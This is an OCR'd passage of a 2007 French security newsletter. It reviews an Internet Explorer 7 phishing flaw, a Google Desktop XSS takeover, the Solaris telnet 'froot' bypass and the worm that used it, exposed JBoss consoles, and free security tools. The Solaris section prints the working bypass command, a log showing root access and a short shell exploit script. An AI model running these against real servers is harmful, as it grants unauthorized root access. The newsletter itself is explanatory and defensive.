
Toutes ces failles nécessitaient l'intervention de l'utilisateur et donc touchaient particulièrement les postes clients.

Internet Explorer : la cible privilégiée des attaques de Phishing


Une autre vulnérabilité a été publiée à la fin du mois pour Internet Explorer 7. La fonction «OnUnload» pouvait être détournée de son utilisation normale afin «d'empêcher» un utilisateur de quitter un site malicieux. Une fois sur le site contrefait, toute adresse entrée dans le champs prévu à cet effet renvoyait l'utilisateur vers une page créée par l'attaquant.
Nous avons créé une maquette qui illustre ce principe.

Voici les deux captures:
L'objectif du pirate est d'inciter un utilisateur à visiter un site malicieux qui utilisera un script pour "bloquer" l'utilisateur au sein d'une matrice.

Scénario d'attaque :
L'utilisateur navigue sur un site Internet qui recommande de vérifier si les comptes des utilisateurs de GMAIL n'ont pas été piratés suite à la publication d'exploit "0day".



Tout utilisateur consciencieux va immédiatement vérifier l'intégrité de son compte GMAIL. Le pirate qui exploite la vulnérabilité d'Internet Explorer dirige la victime vers une page GMAIL contrefaite sans que la victime ne s'en rende compte car la barre d'adresse correspond à www.gmail.com.




Les données sont alors dérobées et renvoyées à l'attaquant. Cette vulnérabilité n'a pas été corrigée par Microsoft. Nous vous recommandons donc de fermer puis d'ouvrir à nouveau votre navigateur avant de consulter un site sensible.

Google Desktop : le protégé de Google critiqué

La société Watchfire est mondialement connue pour ses whitespapers et son expertise dans le milieux de la sécurité informatique. Elle a démontré avec une vidéo publiée sur Internet comment un poste qui implémente Google Desktop pouvait être compromis. Google Desktop est un logiciel qui permet d'indexer le contenu de son ordinateur pour effectuer, à l'aide de l'interface de Google, des recherches de fichiers. Un onglet «Desktop» est ainsi ajouté à la page d'accueil du moteur de recherche. Cette fonctionnalité utilise un serveur web local qui se chargera de trouver vos e-mails, vos répertoires et vos fichiers indexés.

L'origine de la faille est une vulnérabilité de Cross Site Scripting présente dans le champs de recherche. Les arguments passés à la fonction «under» (qui permet de rechercher les documents d'un répertoire) n'étaient pas contrôlés . Ceci permettait d'exécuter des scripts malicieux. La faille de sécurité était d'ailleurs persistante si bien qu'après avoir exécuté le script, toute recherche renvoyait le résultat de ce dernier.




Ce genre de problème est souvent exploité pour voler des données (cookie de session). Cependant, il est rarement le vecteur d'attaque qui permet de prendre le contrôle de la machine cible.
Or, ici, le serveur web vulnérable n'est autre qu'un serveur local.

Le scénario de l'attaque serait donc le suivant :
-Le pirate doit inciter la victime à suivre un lien malicieux (par e-mail, messagerie instantanée..)
-La victime clique sur le lien, le script est alors exécuté.
-Une requête XmlHttpRequest est envoyé à Google dans le but de récupérer la signature (chaîne de caractères qui permet de lancer des requêtes via Google Desktop).
-Une fois la signature récupérée, cette dernière va être utilisée pour lancer les requêtes aveugles au logiciel.
-Enfin la victime est dirigée derechef vers une page légitime afin de ne pas éveiller de soupçons.

Le script est lancé et renvoie le résultat instantanément. La victime ne peut pas prendre conscience du faut que son poste est désormais compromis.

De son côté, le pirate utilise un proxy. Il voit ainsi passer toutes les requêtes lancées par la victime. Il peut à tout moment modifier la configuration du logiciel, ajouter des paramètres pour rechercher des types de fichiers et voir le résultats de ses recherches.
Le script établit une connexion entre le serveur de la victime et le poste de l'attaquant si bien qu'avec les outils adéquats, le pirate peut prendre la main sur le logiciel.



Ici, par exemple, le pirate recherche les fichiers qui possèdent l'extension .exe.

Google a immédiatement corrigé le problème. La dernière version de Google Desktop n'est donc plus vulnérable. Toutes les informations relatives à cette attaque sont décrites dans le white paper et la démonstration vidéo disponible à l'adresse suivante :

✱ Une vidéo de démonstration est disponible à l'adresse suivante :
http://download.watchfire.com/googledesktopdemo/index.htm

✱ Un white paper est également disponible :
http://download.watchfire.com/whitepapers/Overtaking-Google-Desktop.pdf

Les vulnérabilités des serveurs

Solaris, une vielle faille refait surface...

Nous vous en avons parlé rapidement dans l'édito du numéro de Février 2007, la faille «froot» avait créé l'événement de ce mois. Tous les serveurs Sun Solaris 10, qui implémentaient le service Telnet, ont été touchés par une vulnérabilité surprenante.

En effet, une simple commande Telnet (telnet -l "-froot" IP) permettait à un utilisateur d'outrepasser les mesures de sécurité. Il pouvait ainsi obtenir, à distance, les droits de n'importe quel utilisateur (root) sur le système concerné et ce, sans même saisir le moindre mot de passe.

Cette vulnérabilité nous ramène 13 ans en arrière à l'époque où la totalité des attaques était menée en ligne de commandes, sans payload ni scripts complexes.
Le système AIX (IBM) était d'ailleurs sujet à la même vulnérabilité en 1994…

Détaillons cette vulnérabilité pour le moins étrange….

La commande «telnet -l "-froot" IP» utilise l'option –l qui va chercher la variable d'environnement USER et l'envoyer au programme «login» sur le système distant.

Or ici, nous passons l'utilisateur «-froot» en argument. Ce paramètre est donc envoyé au programme «login» qui va interprété «-froot» comme l'option «–froot». Comme l'indique le man de login.

Man login :

-f : The -f option is used when a user name is specified to indicate that proper authentication has already been done and that no password need be requested. This option may only be used by the super-user or when an already logged in user is logging in as themselves.

Le programme «in.telnetd» est lancé par l'utilisateur root sur le système ciblé. Il a donc le droit d'utiliser l'option «–f root» qui authentifie l'utilisateur «root» sans avoir besoin du mot de passe.

Certains diront qu'il est impossible d'utiliser cette faille si l'utilisateur root n'a pas le droit de se connecter depuis un système distant (/dev/console et/etc/default/login). Pourtant, cette vulnérabilité peut être exploitée de la même manière avec un nom d'utilisateur valide («bin», « nom de famille de l'administrateur… »…)

```
Apollon:~ kyser$ telnet -l"-froot" 192.168.10.78
Trying 192.168.10.78...
Connected to 192.168.10.78.
Escape character is '^]'.
Last login: Mon Mar 26 14:55:08 on console
Sun Microsystems Inc.   SunOS 5.10      Generic Januar
You have new mail.
usacosol10# ls
#Noted Thu_22:11:48#  devices              noautoshut
#Noted Tue_13:14:48#  etc                  opt
app-zone              export               platform
app_zone              home                 proc
bin                   kernel               sbin
boot                  lib                  system
cdrom                 lost+found           test
dba-zone              mnt                  test.txt
dev                   net                  tmp
usacosol10#
```

Cette nouvelle a donc affolé tous les responsables sécurité qui ont été forcés d'appliquer rapidement le correctif proposé par Sun ou bien de bloquer le port 23 afin de parer à d'éventuelles attaques.

Solaris, souvent utilisé pour sa robustesse, a donc pris un sacré coup.
Nous vous rappelons que le service Telnet ne doit plus être implémenté dans un environnement sécurisé. Il est important que les administrateurs se tournent vers SSH, connu pour ses gages de confidentialité et d'intégrité.

Un programme a rapidement été développé. En connaissant simplement le nom d'un utilisateur, le pirate obtient un accès directe au serveur avec le compte piraté. Voici le code source de cet exploit développé en langage Shell :

CODE...


```
echo ""
echo "SunOS 5.10/5.11"
if [ $# -ne 2 ]; then
echo "./sunos <host> <account>"
echo "./sunos localhost bin"
exit
fi
echo ""
echo "ALEX ALEX"
echo ""
telnet -l"-f$2" $1
```

Code de l'exploit Solaris pour la faille Telnet

INFO VIRUS

La faille Telnet rapidement exploitée


Peu de temps après la publication de la faille Telnet, un ver pour Solaris venait d'être identifié. Ce dernier baptisé 'Unix/Froot A' ou 'Wanuk' exploitait activement une faille découverte dans Solaris 10 et se manifestait par l'affichage de messages offensants et d'images de dindons parlants.



Une fois l'ordinateur contaminé, le virus scannait le réseau local à la recherche de cibles potentielles. Dès que le démon telnet était identifiée sur une machine du réseau, le ver essayait d'en prendre le contrôle avec la faille 'froot'.


Les serveurs JBOSS également ciblés

Continuons notre petit tour d'horizon du mois avec les failles dédiées aux serveurs. Une autre nouvelle publiée sur un forum a certainement glacé d'effroi certains RSSI. En effet, certaines fonctionnalités de l'application Jboss étaient accessibles par n'importe quel internaute connaissant l'adresse magique.




Liste des serveurs vulnérables

En utilisant quelques astuces de recherche sur le moteur Google, un pirate peut identifier les serveurs concernés par cette vulnérabilité et obtenir des informations sensibles sur la configuration de Jboss, causer un déni de service en changeant certains paramètres et invoquer certaines fonctions.



Accès à la console jmx



Accès à la console web

L'erreur était liée à un problème de configuration. Les consoles Jmx et Web de management ne sont pas correctement sécurisées par défaut.

Vous trouverez tous les conseils utiles à la sécurisation de la console Jboss à l'adresse suivante :

http://wiki.jboss.org/wiki/Wiki.jsp?page=SecureTheJmxConsole

OUTILS LIBRES

Liste des outils bien utiles :

Chaque mois, nous vous présentons les outils libres qui nous paraissent utiles et pratiques.
Les logiciels abordés sont variés : utilitaires de développement, sécurité et autres programmes utiles, voir indispensables, en entreprise.

Ce mois-ci, nous avons choisi de présenter les logiciels suivants :


- Google Desktop : outil de recherche
- Key Pass Password Safe : gestionnaire de mot de passe
- Vmware converter : virtualisation de machines physiques
- TestDisk : outils de récupération de données

Vous trouverez à la fin de cette section un tableau récapitulatif des versions de tous les logiciels présentés lors des précédents numéros d' « Actu Sécurité ».

XMCO | Partners


Google Desktop

Recherche locale de fichiers/Informations en temps réel

Version actuelle	5.0
Utilité	
Type	Utilitaire
Description	Google Desktop est, comme son nom l'indique, un logiciel développé par la société Google. Il a pour but de faciliter la recherche de fichiers sur son ordinateur via l'interface Web la plus connue de la Toile. Vous pourrez ainsi retrouvez toutes les informations de votre PC (e-mails de tous les clients utilisés). Cet utilitaire permet également de configurer une «side-bar» qui apporte en temps réel des informations configurables (flux RSS, bloc notes, diaporamas de photos, informations diverses, E-mail, plugin…).
Capture d'écran	
Téléchargement	Google Desktop est disponible à l'adresse suivante : http://desktop.google.com/fr/?utm_campaign=fr&utm_source=fr-ha-emea-fr-google&utm_medium=ha&utm_term=google%20desktop
Sécurité de l'outil	Une faille de sécurité importante a été découverte au mois de janvier (voir chapitre précédent page 11). Cette dernière permettait à un pirate de prendre le contrôle total d'un système implémentant Google Desktop. La vulnérabilité a maintenant été corrigée.
Avis XMCO	Google Desktop est un outil pratique. Contrairement à la recherche classique de Windows, Google indexe les e-mails de tous les clients mail du marché. Par ailleurs la «side-bar» est pratique et peut implémenter de nombreux plugins disponibles gratuitement sur le site de Google.


Key Pass Password Safe

Gestionnaire de mots de passe

Version actuelle	1.06
Utilité	
Type	Logiciel Sécurité
Description	Key Pass Password Safe est un outil de gestion de mots de passe. La plupart des utilisateurs choisissent le même mot de passe pour leurs applications et leurs accès confidentiels. Cette habitude constitue aujourd'hui un problème de sécurité majeur que résout Key Pass Password Safe. Ce logiciel permet de sauvegarder tous vos mots de passe dans une base de données sécurisée par une «pass phrase». Il vous suffit alors de retenir un seul mot de passe (très long de préférence) et vous deviendrez le seul à pouvoir consulter tous vos mots de passe en sécurité.
Capture d'écran	
Téléchargement	Key Pass Password Safe est un outil libre disponible sur toutes les plates-formes (Windows, Linux, Mac OS X) et pour PalmOS/Pocket PC à l'adresse suivante : http://keepass.info/download.html
Sécurité de l'outil	Aucune faille de sécurité n' a été identifiée
Avis XMCO	Key Pass est un très bon outil de sauvegarde de mots de passe. Il vous permet de gérer un grand nombre de données de manière sécurisée (base de donnée chiffrée par une clef solide).


Vmware Converter

Conversion de machines physiques

Version actuelle	3.0
Utilité	
Type	Logiciel Système
Description	Après vous avoir présenté VmWare Player, un outil de virtualisation gratuit, il nous paraît indispensable de dévoiler un autre utilitaire qui peut s'avérer pratique : VmWare Converter. Ce logiciel permet en quelques clics de convertir une machine physique en machine virtuelle. En d'autres mots, votre système d'exploitation peut être transformé en fichier qui sera lu par VmPlayer pour constituer une machine virtuelle.
Capture d'écran	
Téléchargement	Ce logiciel disponible uniquement sur Windows est mis à disposition à l'adresse suivante : http://www.vmware.com/download/converter/
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	L'interface de Vmware Converter est très simple. Il intègre un assistant qui vous guide pas à pas. L'outil peut même gérer des fichiers divers (image Ghost ou Virtual PC). Le processus de conversion est un peu long mais l'utilitaire a l'avantage d'être gratuit !

TestDisk

Récupération de données

Version actuelle	
Utilité	
Type	Logiciel Système
Description	Chaque utilisateur a déjà été confronté à une erreur de disque dur, de partitions système. Les virus, toujours de plus en plus nombreux, sont souvent la cause de problème divers difficilement réparables sous Windows. Test Disk est un outil qui permet de récupérer facilement les partitions perdues, de réparer la table des partitions corrompues.
Capture d'écran	
Téléchargement	Ce logiciel est disponible pour Windows, Mac OS X et Linux à l'adresse suivante : http://www.cgsecurity.org/wiki/TestDisk_Download
Sécurité de l'outil	Aucune faille n'a été publiée à ce jour.
Avis XMCO	Cet utilitaire s'avérera pratique et même essentiel pour les problèmes rencontrés sur des partitions système.

Suivi des versions

Version actuelle des outils libres présentés dans les numéros précédents

NOM	DERNIÈRE VERSION	DATE	LIEN
Debian Sarge	Version stables 3.1 r2	19/04/2006	http://www.debian.org/CD/netinst/
Snort	2.6.13	17/02/2006	http://www.snort.org/dl/
MySQL	5.2.3-falcon-alpha		http://dev.mysql.com/downloads/mysql/5.2.html
	5.1.16-bêta	02/2007	http://dev.mysql.com/downloads/mysql/5.1.html
	5.0.37	02/2007	http://dev.mysql.com/downloads/mysql/5.0.html
	4.1.22		http://dev.mysql.com/downloads/mysql/4.1.html
Apache	2.2.4	11/07/2007	http://httpd.apache.org/download.cgi
	2.0.59		http://httpd.apache.org/download.cgi
	1.3.37		http://httpd.apache.org/download.cgi
Nmap	4.2	11/2006	http://www.insecure.org/nmap/download.html
Firefox	2.0.0.3	03/2007	http://www.mozilla-europe.org/fr/products/firefox/
Thunderbird	1.5.0.10	02/2007	http://www.mozilla-europe.org/fr/products/thunderbird/
Spamassassin	3.1.7	10/2006	http://spamassassin.apache.org/downloads.cgi?update=200603111700
Putty	0.59	02/2007	http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
ClamAV/ClamAV	0.90.1	11/12/2006	http://www.clamav.net/stable.php#pagestart
Ubuntu	6.10 Edgy Eft	10/2006	http://www.ubuntu-fr.org/telechargement
Postfix	2.3	06/06/2006	http://www.postfix.org/download.html
Squid Stable 14	2.6	01/07/2006	http://www.squid-cache.org/Versions/v2/2.5/
Filezilla	2.2.31a	03/2007	http://filezilla.sourceforge.net/
OpenSSH	4.6/4.6p1	7/11/2006	http://www.openssh.com/
Search & Destroy	1.4		http://www.safer-networking.org/fr/download/index.html
ARPWatch			ftp://ftp.ee.lbl.gov/arpwatch.tar.gz

NOM	DERNIÈRE VERSION	DATE	LIEN
GnuPG	1.4.7	02/2007	http://www.gnupg.org/(fr)/download/
BartPE	3.1.10a	6/10/2003	http://severinterrier.free.fr/Boot/PE-Builder/
TrueCrypt	4.2a		http://www.truecrypt.org/downloads.php
Back-Track	2.0	10/2006	http://www.remote-exploit.org/backtrack_download.html
MBSA	2.1.1	02/2007	http://www.microsoft.com/technet/security/tools/mbsahome.mspx
Ps-Exec	1.82	05/03/2007	http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
Helios	v1.1a	6/06/2006	http://helios.miel-labs.com/2006/07/download-helios.html
Opera	9.10	04/02/2007	http://www.opera.com/download/
Internet Explorer	IE 7		http://www.microsoft.com/france/windows/downloads/ie/getitnow.mspx
Outils de suppression de logiciels malveillants	1.26	13/02/2007	http://www.microsoft.com/france/securite/outils/malware.mspx
F-Secure Blacklight	Blacklight Beta		http://www.f-secure.com/blacklight/try_blacklight.html
Writely	Writely beta		http://www.writely.com
Nessus	3.0.5	01/2007	http://www.nessus.org/download
Windows Services for Unix	3.5		http://www.microsoft.com/france/windows/sfu/decouvrez/detail.mspx
VNC	4.1.2/4.2.8		http://www.realvnc.com/cgi-bin/download.cgi
Vmware Player	1.0.3	11/06/2006	http://www.vmware.com/download/player/
Sync Toy	1.4		http://www.microsoft.com/downloads/details.aspx?FamilyID=E0FC1154-C975-4814-9649-CCE41AF06EB7&displaylang=en
MySQL Front	3.0		http://www.clubic.com/lancer-le-telechargement-9175-0-mysql-front.html
Winscp	3.8.2		http://winscp.net/eng/download.php
Lcc	v-2007-02-28	28/02/2007	http://www.q-software-solutions.de/downloaders/get_name
Cain	4.6	02/2007	http://www.oxid.it/cain.html

NOM	DERNIÈRE VERSION	DATE	LIEN
RSS Bandits	1.3.0.42	25/11/2006	http://www.rssbandit.org/
Netmeeting			
OpenOffice	2.1		http://www.download.openoffice.org/index.html
Pspad	4.5.2	20/10/2006	http://pspad.com/fr/download.php
Cygwin	1.5.24-2	01/2007	http://www.cygwin.com
Aircrack	0.7	02/2007	http://www.aircrack-ng.org/doku.php#download
PDFCreator	0.9.3		http://www.pdfforge.org/products/pdfcreator/download
7-zip	4.42	14/05/2006	http://www.7-zip.org/fr/download.html
PowerToys	07/2002		http://www.microsoft.com/windowsxp/downloads/powertoys/xppowertoys.mspx
Supercopier	2 beta 1.9	09/01/2007	http://supercopier.sfxteam.org/modules/mydownloads/
Active Python/ Perl	2.4.312/5.8.8.820		http://www.activestate.com/products/activepython/ http://www.activestate.com/Products/ActivePerl/
AVG	7.5		http://www.avgfrance.com/doc/31/fr/crp/0
Extensions Firefox			http://extensions.geckozone.org/Firefox/
FeedReader	3.08	24/01/2007	http://www.feedreader.com/download